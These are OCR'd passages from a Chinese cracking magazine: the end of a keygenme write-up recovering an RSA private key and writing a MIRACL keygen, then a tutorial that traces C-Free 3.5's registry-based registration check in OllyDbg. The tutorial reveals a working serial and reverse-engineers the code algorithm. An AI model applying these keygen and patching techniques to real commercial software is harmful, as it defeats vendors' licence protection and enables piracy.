


图 5 选取 biglib

程序代码变为图 6。



```
.text:004010E8    inc    ecx
.text:004010E9    cmp    ecx, 6
.text:004010EC    jnz    short loc_4010DA
.text:004010EE    push   lpAddress
.text:004010F4    push   10h
.text:004010F6    push   offset a8acfb4d27cbc8c ; "8ACFB4D27CBC8C2024A30C9417BBCA41AF3FC3B".
.text:004010FB    call   __BigIn@12      ; _BigIn(x,x,x)
.text:00401100    push   dword_404415
.text:00401106    push   10h
.text:00401108    push   offset unk_404019
.text:0040110D    call   __BigIn@12      ; _BigIn(x,x,x)
.text:00401112    push   dword_404425
.text:00401118    push   10h
.text:0040111A    push   offset byte_404349
.text:0040111F    call   __BigIn@12      ; _BigIn(x,x,x)
.text:00401124    push   offset String   ; lpString
.text:00401129    call   lstrlenA
.text:0040112E    push   dword_404419
.text:00401134    push   eax
.text:00401135    push   offset String
.text:0040113A    call   __BigInB256@12  ; _BigInB256(x,x,x)
.text:0040113F    push   dword_404421
.text:00401145    push   lpAddress
```

图 6 程序代码

可读性大大提高。关键代码如下：

```
xor     ecx, ecx
.text:004010DA
.text:004010DA loc_4010DA:        ; CODE XREF: DialogFunc+BD↓j
.text:004010DA          push    0
.text:004010DC          call    __BigCreate@4    ;
_BigCreate(x)
.text:004010E1          mov     lpAddress[ecx*4], eax
.text:004010E8          inc     ecx
.text:004010E9          cmp     ecx, 6
.text:004010EC          jnz     short loc_4010DA
.text:004010EE          push    lpAddress
.text:004010F4          push    10h
.text:004010F6     push     offset a8acfb4d27cbc8c ;
"8ACFB4D27CBC8C2024A30C9417BBCA41AF3FC3B"...
.text:004010FB     call     __BigIn@12      ; _BigIn(x,x,x)
.text:00401100          push    dword_404415
.text:00401106          push    10h
.text:00401108          push    offset unk_404019
.text:0040110D     call     __BigIn@12      ; _BigIn(x,x,x)
.text:00401112          push    dword_404425
.text:00401118          push    10h
.text:0040111A          push    offset byte_404349
.text:0040111F     call     __BigIn@12      ; _BigIn(x,x,x)
.text:00401124     push     offset String   ; lpString
.text:00401129          call    lstrlenA
.text:0040112E          push    dword_404419
.text:00401134          push    eax
.text:00401135          push    offset String
.text:0040113A  call    __BigInB256@12   ; _BigInB256(x,x,x)
.text:0040113F          push    dword_404421
.text:00401145          push    lpAddress
.text:0040114B          push    dword_404415
.text:00401151          push    dword_404425
.text:00401157  call    __BigPowMod@16 ; _BigPowMod(x,x,x,x)
.text:0040115C          mov     eax, 1337h
.text:00401161          push    0
.text:00401163          push    dword_40441D
.text:00401169          push    eax
.text:0040116A          push    dword_404421
.text:00401170  call    __BigDiv32@16    ; _BigDiv32(x,x,x,x)
.text:00401175          push    dword_40441D
.text:0040117B          push    dword_404419
.text:00401181  call    __BigCompare@8  ; _BigCompare(x,x)
.text:00401186          jnz     short loc_40119C
.text:00401188          push    0               ; uType
.text:0040118A     push     offset Caption  ; "INFO"
.text:0040118F     push     offset Text     ; "Serial is valid"
.text:00401194     push     [ebp+hWnd]      ; hWnd
.text:00401197          call    MessageBoxA
```

为动态提示时查看方便，我们将其导入到 ollydbg 中。如图 7，创建 MAP 文件。



图 7 创建 MAP 文件

然后，用 ollydbg 中的 LoadMap 插件，将其导入，如图 8。动态调试可知，如图 9。



图 8 导入插件

RSA（序列号）除 1337＝ 姓名的ASCII码。

故序列号＝RSA（姓名的ASCII码×1337）。

n=0x8ACFB4D27CBC8C2024A30C9417BBCA41AF3FC3BD9BDFF97F89

e=0x10001

已知n、e，下面计算密钥d。

打开RSATOOL2软件，如图10。

1．填入N　N＝8ACFB4D27CBC8C2024A30C9417BBCA41AF3FC3BD9BDFF97F89

2．点Factor N按钮，几分钟后得出P和Q

P＝970E1A438A10E069571BDCCBB

Q＝EB3FFE9F5C761995147C7A28B

3．点Calc D按钮，立刻得出d＝3259325222925515179 4D86C1A09C7AFCC2CCE42D440F55A2D

```
E8 A8100000      call <keygenme._BigPowMod(x,x,x,x)>
B8 37130000      mov eax,1337                                除数1337
6A 00            push 0
FF35 1D444000    push dword ptr ds:[40441D]
50               push eax
FF35 21444000    push dword ptr ds:[404421]
E8 D2080000      call <keygenme._BigDiv32(x,x,x,x)>         大数相除
FF35 1D444000    push dword ptr ds:[40441D]
FF35 19444000    push dword ptr ds:[404419]
E8 41010000      call <keygenme._BigCompare(x,x)>           关键比较
75 14            jnz short <keygenme.loc_40119C>
6A 00            push 0
```

图9 调试




图10 打开RSATOOL2

最后，用Visual C++和MIRACL大数库写出注册机。我写了console版和windows版各一个。windows版核心代码如下：

```
mip->IOBASE=16;                         // 16进制模式
c=mirvar(0);                        // MIRACL的大数类型
n=mirvar(0);
d=mirvar(0);
m=mirvar(0);
mul=mirvar(0x1337);
bytes_to_big(len,szName,c);            // 将姓名转换成大数
cinstr(n,"8ACFB4D27CBC8C2024A30C9417BBCA41AF3FC3BD9BDFF97F89");  // 初始化模数n
cinstr(d,"32593252229255151794D86C1A09C7AFCC2CCE42D440F55A2D");  // 初始化私钥d
multiply(c,mul,c);              // 姓名的大数乘以1337
powmod(c,d,n,m);          // 计算m = (c ^ d) mod n
cotstr(m,szSerial);   // 将m的16进制串表示写入szSerial中，即为注册码
    mirkill(c);
    mirkill(n);
    mirkill(d);
    mirkill(m);
    mirkill(mul);
    mirexit();
  SetDlgItemText(hWnd,IDC_TXT1,
szSerial);  // 显示正确的序列号
```

编辑点评：

RSA是一种非常优秀的算法，它的应用也很广泛。所以小编相信这篇文章会对你有帮助。

C-Free 算法分析

Hacksign[B.C.T]

从本文你可以学到：

1、认识keyfile文件保护技术

2、算法分析的一般方法




图1 PEiD侦壳

现在的软件防止被人破解的方法可谓是五花八门，而在这些保护方法中采用"重起验证"形式作为保护方式的软件可谓是最常见的了，而这种方式又可再分为两种方式。在今年《手册》的第一期上我已经向大家介绍了其中的一种，也就是keyfile文件保护技术，这种技术的核心是：程序创建或者监视某一个特定的文件，当该文件发生变化时则采取相应的动作。今天我们就来看一下第二种保护方式，即程序将注册信息写入注册表，并在下次启动时读取注册表然后再进行验证。今天的破解对象是C－Free，我手里的版本为3.5。不知道高一点的版本的算法有没有改变，呵呵。

老规矩，看看有没有加壳先，如图1。

ASPack 2.12是一个比较"老"的壳了。大家可以手脱，也可以用工具脱。脱壳不是本文的重点，我在这里就不再啰嗦了。

用peid再侦测一遍脱壳后的文件，发现程序是用c/c++写的，看来程序已经脱干净了。下面我们进入主题，看一下程序是怎样读取注册表并完成注册验证的。

在开始之前，我首先向大家介绍两个函数：**RegQueryValue**和**RegQueryValueEx**。这两个函数都是用来查询注册表用的，大家可以在MSDN中找到这两个函数的原型。一般重起验证型的软件中，都是用这两个函数来完成对注册表的查询工作的。

好了，下面用ollydbg(下文简称OD)打开脱壳后的文件（载入之前最好将C－Free的十次试用次数用完，防止无用的调用对我们跟踪的影响），然后按F9让程序运行，等到出现注册的对话框后填入以下信息，如图2。

点"是"以后程序会自动关闭，这时我们按快捷键**ctrl+F2**重新开始调试，然后按快捷键**ctrl+n**调出程序的函数导入表，在随后出现的对话框中输入（直接在键盘上按字母就可以，不分大小写）：**RegQueryValue**。OD会自动为我们定位函数。可以看到，程序是使用函数**RegQueryValueExA**来操作注册表的。下面，按F2键在这个函数上面设置一个断点。好了，陷阱设好了，下面就等鱼儿上钩了。F9让程序运行起来，不一会程序就会中断在RegQueryValueExA函数上面。不过现在程序还没有运行，任何中断对我们来说都是没有意义的，所以继续F9，大约按了82下F9后，OD右边的寄存器窗口中出现以下的字符，如图3。




图2 填写注册信息

```
EAX 00000098
ECX 0012F660
EDX 00BB81C4 ASCII "MachineCode"
EBX 00BCD4F4
ESP 0012F620
EBP 0012F650
ESI 00BB81C4 ASCII "MachineCode"
EDI 0012F660

EIP 004F8FFB unpacked.004F8FFB
```

图3 寄存器窗口

翻译过来就是机器码的意思。如果继续F9的话在右边的寄存器窗口中就会依次出现RegistryCode和UserName字符串，正好对应图2中的




图4 成功下断

三个项目。

下面就到了本文的重点了，程序已经调用函数进行了注册表的查询。那么，程序是在什么时候对我们输入的信息进行验证的呢？这里我们可以有两个选择，一个是继续的F8单步跟踪程序的运行，直到找到算法的关键call。再一个就是在内存中找到我们输入的注册信息，然后设置硬件访问断点。第一种方法相对来说比较麻烦，所以这里我选择了第二种方法。首先按快捷键“alt+m”调出“**Memory Map**”窗口，然后用鼠标激活第一行并按“ctrl+b”打开搜索对话框，在随后出现的对话框的ASCII一栏中，添入图2中我输入的注册码：9776580然后回车。这时OD会自动搜索程序的内存，在内存中寻找和我们提供的搜索条件相匹配的项目，不一会儿OD就搜索到在地址00BB4088处，记下这个地址、返回到调试窗口中去。在OD左下角的转存窗口中按快捷键“ctrl+g”然后输入地址00BB4088待OD定位到此地址后，在转存中选中字符串并单击鼠标右键，依次选择“断点”、“硬件访问”、“Byte”这样，我们就设置好了内存访问断点，每当程序访问此地址时都会被OD断下。回到OD的主窗口后按“alt+b”在出现的断点窗口中取消所有的函数断点，然后按F9让程序运行。不一会，程序就会断在00BB4088地址处，如图4。




图5 注册成功

在这个函数中，程序将我们的假注册码和一个很可疑的字符串：3h8gg0hg比较，而这个3h8gg0hg是可以注册成功的，如图5。

从这个程序中返回后得到以下代码：

```
00419673                 lea     eax, [ebp-884h]
.text:00419679                   push    eax
.text:0041967A                   mov     edx, [ebp-764h]
.text:00419680                   push    edx
.text:00419681                   call    SuanFa
.text:00419686          mov    word ptr [ebx+10h], 4C4h
.text:0041968C                   add     esp, 8
.text:0041968F   lea     edx, [ebp-884h] ; 真的注册码放入edx
.text:00419695                   lea     eax, [ebp-624h]
.text:0041969B                   call    sub_58BDE8
.text:004196A0                   inc     dword ptr [ebx+1Ch]
.text:004196A3                   mov     edx, [eax]
.text:004196A5                   mov     eax, [edi]
.text:004196A7   mov     eax, [eax+8E8h] ; 假注册码放入eax
.text:004196AD                   call    @Sysutils@CompareStr
$qqrx17System@AnsiStringt1 ; 比较函数注意00419681处的call，再经过这个call后内存中出现3h8gg0hg这个字符串。所以，可以确定00419681处的call就是算法关键call。下面，我们跟入这个call，进行程序算法的分析
```

```
.text:00462A78 SuanFa proc near  ;CODE XREF: .text:00419681_p
………
.text:00462A7E       xor     edx, edx      ; edx寄存器清零
.text:00462A80                 push    ebx
.text:00462A81                 push    esi
.text:00462A82       push    edi           ; 保存各寄存器的值
.text:00462A83       mov     ebx, 25h      ; int ebx=25h
.text:00462A88 mov   ecx, [ebp+arg_0] ; ecx中存放机器码
.text:00462A8B xor   ecx, 90909090h   ; 机器码异或90909090h
.text:00462A91 mov   eax, ecx         ; 保存异或结果到eax
.text:00462A93 div   ebx   ; 异或结果除以25h，余数保存到edx寄存器
.text:00462A95 mov   eax, edx         ; 余数送eax
.text:00462A97 cmp   eax, 11h    ; 余数和十六进制的11h比较
.text:00462A9A jge   short loc_462A9F ; 大于等于11h就跳走
.text:00462A9C add   eax, 11h         ; 小于11h就再+上11h
.text:00462A9F
.text:00462A9F loc_462A9F:   ; CODE XREF: SuanFa+22_j
```

```
.text:00462A9F push    eax        ; 余数入栈，arg_8
.text:00462AA0  lea    edx, [ebp+var_C] ; 将变量地址传到edx
.text:00462AA3 push    edx       ; 参数入栈，arg_4
.text:00462AA4  push   ecx    ; 机器码异或90909090h的结果入栈，arg_0
.text:00462AA5  call   unknown_libname_103
………
```

算法小结：

XorMachineCode＝机器码^0x90909090。

YuShu=XorMachineCode%0x25。

如果余数小于0x11就将余数加上0x11。

算法还没有结束，需要继续跟入00462AA5处的call。

```
.text:00584CD0 unknown_libname_103 proc near  ; CODE XREF: sub_40AC48+12E_p
………
.text:00584CD3 mov  eax, [ebp+YuShu] ; 余数送eax
.text:00584CD6  mov    edx, [ebp+XorMachineCode] ; 机器码与90909090h异或后的结果送edx
.text:00584CD9  cmp    eax, 0Ah     ; 余数和0ah比较
.text:00584CDC                push    61h          ; arg_10
.text:00584CDE                setz    cl           ; 不等于0ah，cl清零，ecx保存机器码与90909090h的异或结果
.text:00584CE1    and    ecx, 1
.text:00584CE4    cmp    eax, 0Ah    ; 余数和0ah比较
.text:00584CE7                push    ecx          ; arg_c
.text:00584CE8                push    eax          ; arg_8
.text:00584CE9                mov     ecx, [ebp+arg_4]
.text:00584CEC                push    ecx          ; arg_4
.text:00584CED   jnz    short loc_584CF3 ; 不等于0ah就跳走
.text:00584CEF  mov     eax, edx      ; 等于0ah就将机器码与90909090h异或地结果送到eax
.text:00584CF1                jmp     short loc_584CF5 ; 机器码与90909090h异或后的结果入栈arg_0
.text:00584CF3 ; 郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾郾?
.text:00584CF3
.text:00584CF3 loc_584CF3:                    ; CODE XREF: unknown_libname_103+1D_j
.text:00584CF3   mov    eax, edx         ; 机器码与90909090h异或后的结果送eax
.text:00584CF5
.text:00584CF5 loc_584CF5:                    ; CODE XREF: unknown_libname_103+21_j
.text:00584CF5                push    eax              ; 机器码与90909090h异或后的结果入栈arg_0
.text:00584CF6                call    ___longtoa
.text:00584CFB                add     esp, 14h
.text:00584CFE                pop     ebp
.text:00584CFF                retn
.text:00584CFF unknown_libname_103 endp
```

这里作者很无聊，很有可能是用花指令来迷惑破解者，虽然程序将各个看起来和注册相关的数据进行了处理，但是通过接下来的代码可以看到，这一部分的处理是完全“多余”的，继续跟入00584CF6处的call，呵呵，到了关键的地方了，在这个函数中有几个循环，只要搞清楚这几个循环整个算法就清楚了，所以大家要使劲想哦：）

```
.text:00584C40 ___longtoa proc near ; CODE XREF: ___utoa+11_p
………
.text:00584C49   mov    edi, [ebp+YuShu] ; 余数送edi
.text:00584C4C   mov    esi, [ebp+XorMachineCode] ; 机器码与90909090h异或后的结果送esi
.text:00584C4F  mov  ebx, [ebp+arg_4] ; 变量，一个内存缓冲区地址
.text:00584C52        cmp     edi, 2     ; 余数和02h比较
.text:00584C55        jl      short loc_584CA4 ; 小于就跳
.text:00584C57        cmp     edi, 24h   ; 余数与24h比较
.text:00584C5A   jg    short loc_584CA4 ; 大于就跳
.text:00584C5C  test   esi, esi   ; 余数大于等于02h小于等于24h时
.text:00584C5C                   ; 测试机器码是否为空
.text:00584C5E        jge     short loc_584C6C ; 不为空就开始计算
.text:00584C60              cmp     [ebp+arg_C], 0
.text:00584C64              jz      short loc_584C6C ; 变量
.text:00584C66              mov     byte ptr [ebx], 2Dh
.text:00584C69              inc     ebx
.text:00584C6A              neg     esi
.text:00584C6C
.text:00584C6C loc_584C6C:         ; CODE XREF: ___longtoa+1E_j
.text:00584C6C                                ; ___longtoa+24_j
.text:00584C6C     lea    ecx, [ebp+var_24] ; 变量
.text:00584C6F
.text:00584C6F loc_584C6F:         ; CODE XREF: ___longtoa+42_j
```

```
.text:00584C6F  mov   eax, esi   ；机器码与90909090h异或后的结果送eax
.text:00584C71        xor   edx, edx     ；edx清零
.text:00584C73        div   edi          ；机器码与90909090h异或后的结果除以余数
.text:00584C75  mov   [ecx], dl   ；机器码与90909090h异或后的结果处以余数的余数的低位
.text:00584C75        ；地址送ecx指向的地址，也就是var_24的地址
.text:00584C75                           ；所以推测var_24时一个保存结果的数组
.text:00584C77        inc   ecx          ；数组地址加1，指向下一个地址，为保存下一个数据作准备
.text:00584C78        mov   eax, esi     ；机器码与90909090h异或后的结果送eax
.text:00584C7A        xor   edx, edx     ；edx清零
.text:00584C7C        div   edi          ；机器码与90909090h以后后得结果除以余数
.text:00584C7E        mov   esi, eax     ；商送esi
.text:00584C80  test  eax, eax    ；商为0吗?
.text:00584C82  jnz   short loc_584C6F  ；不为0继续循环算法
.text:00584C82        ；为0则循环结束
.text:00584C84  jmp   short loc_584C9D  ；这个地方是是比较是否已经将整个数组全部处理完
```

算法小结：

var_1=var_2%YuShu。

var_2=XorMachineCode/YuShu。

这里var_1=var_2%YuShuz中的变量var_2第一次时为XorMachineCode，第二次以后才被修改成异。或结果除以余数所得的商。

然后程序会比较var_2是否为0，为0循环结束。然后，程序跳到了584C9D处。

```
.text:00584C9D loc_584C9D:          ; CODE XREF: ___longtoa+44_j
.text:00584C9D                      ; ___longtoa+53_j
.text:00584C9D        lea   edx, [ebp+var_24] ；这个地方是是比较是否已经将整个数组全部处理完
.text:00584CA0        cmp   ecx, edx     ；ecx指向数组的最后一位
.text:00584CA2  jnz   short loc_584C86 ；没有结束继续循环
.text:00584CA4
.text:00584CA4 loc_584CA4:          ; CODE XREF: ___longtoa+15_j
.text:00584CA4                      ; ___longtoa+1A_j
.text:00584CA4        mov   byte ptr [ebx], 0
.text:00584CA7  mov   eax, [ebp+arg_4] ；真码地址=ebp+arg_4=ebx=ecx=edx=ebp+var_C=edi=esi=ecx=ebp+arg_1=eax=ebp-884h
.text:00584CA7        ；将最后的结果保存为函数的返回值

.text:00584CB0        retn
.text:00584CB0 ___longtoa  endp
```

在第一次执行到00584CA0的时候数组的最后一位（\0）与数组的第一位肯定是不相等的，第一次看到这个地方的时候我迷惑了半天。后来才搞明白，这是一个隐式的函数调用，函数的地址是584C86作用是将上面处理后的数组中的元素取反，也就是数组中的第一位成为最后一位，最后一位成为第一位（当然其中还有别的处理，具体看下面的代码），其余的元素依次类推。下面就是函数584C86。

```
.text:00584C86 loc_584C86:          ; CODE XREF: ___longtoa+62_j
.text:00584C86        dec   ecx          ; var_24地址减一，数组地址减一，此时ecx指向数组结尾
.text:00584C86        ；这个函数的作用是将组的结果倒序输出
.text:00584C87  mov   al, [ecx]   ；数组中的元素送入al
.text:00584C89  cmp   al, 0Ah     ；与0ah比较
.text:00584C8B  jge   short loc_584C95 ；大于等于就跳
.text:00584C8D  add   eax, 30h    ；小于就加上30h
.text:00584C90  mov   [ebx], al   ；保存结果
.text:00584C92        inc   ebx
；保存结果的地址+1 为下一个结果预留空间
.text:00584C93        jmp   short loc_584C9D
.text:00584C95 loc_584C95:          ; CODE XREF: ___longtoa+4B_j
.text:00584C95  add   al, [ebp+arg_10] ; arg_10=61h
.text:00584C98  add   al, 0F6h    ; al=var_24+61h+0f6h
.text:00584C9A        mov   [ebx], al
.text:00584C9C        inc   ebx
.text:00584C9D
```

算法小结：

